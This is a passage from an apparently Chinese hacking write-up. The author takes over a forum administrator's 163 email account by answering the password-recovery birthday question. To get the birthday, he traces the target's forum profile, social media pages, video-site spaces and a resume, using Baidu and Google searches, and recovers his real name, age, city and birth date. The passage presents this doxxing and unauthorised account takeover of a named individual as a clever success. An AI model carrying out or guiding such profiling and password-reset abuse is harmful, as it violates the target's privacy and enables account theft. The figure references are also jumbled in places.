


图7

如图4所示，首先输入要找回的邮箱帐号，然后要求输入邮箱持有者的生日。生日我们怎么来得到呢，如果有他QQ也许就找到了，但是现在没有怎么办。灵机一动，我可以去论坛找他的生日啊，打开linyichen.com看了下管理员的资料，发现生日被隐藏了。这下又陷入了困境，我又仔细看了下他论坛的资料，发现了他留有他的新浪“围脖”和百度空间的地址，如图5：

在他的百度空间找了半天，楞是没给我找到他的生日，我可郁闷了。这可没办法了，连个生日都不好找，最后我实在没办法了，直接依靠度娘吧。在百度搜索刚才我查询到的管理员名字：fangjiuyan。如图8：




图8




图9

分别进去看了看，如图6图7：

第一个是他的土豆空间，进去翻了下，没有任何个人信息。正当我快放弃的时候出现了转机！

三、一路向东

第二个酷6空间我们进去看看有什么玄机。如图9：

这里有一个查看空间按钮，我们点进去看看，如图10：

转折点来了！这里得到了他的生日以及真实姓名，我马上用这个生日去找回密码，最后却是错误的，如图11：

看来生日是他




图10




图11




图12

乱写的，别着急，我们不是也知道他真实姓名了么，叫方**，和前面得到的fangjiuyan吻合，有了真实姓名了还怕找不到生日么？那么我们就用这个姓名来继续百度！如图12：

这一搜索得到的东西可真多啊，第一个简历网页进去看见了他的岁数是28岁以及一些其他信息，从住址来看是同一个人，都是武汉的，但是没有找到他的生日，如图13：




图13

四。最后的冲刺

既然百度找不到干脆换“谷哥”碰碰运气吧，我运气向来比较好，GOOGLE的确很给力啊哈哈，如图14：

拿这个生日去163找回密码，成功！看来这个生日是真的，如图15：




图14

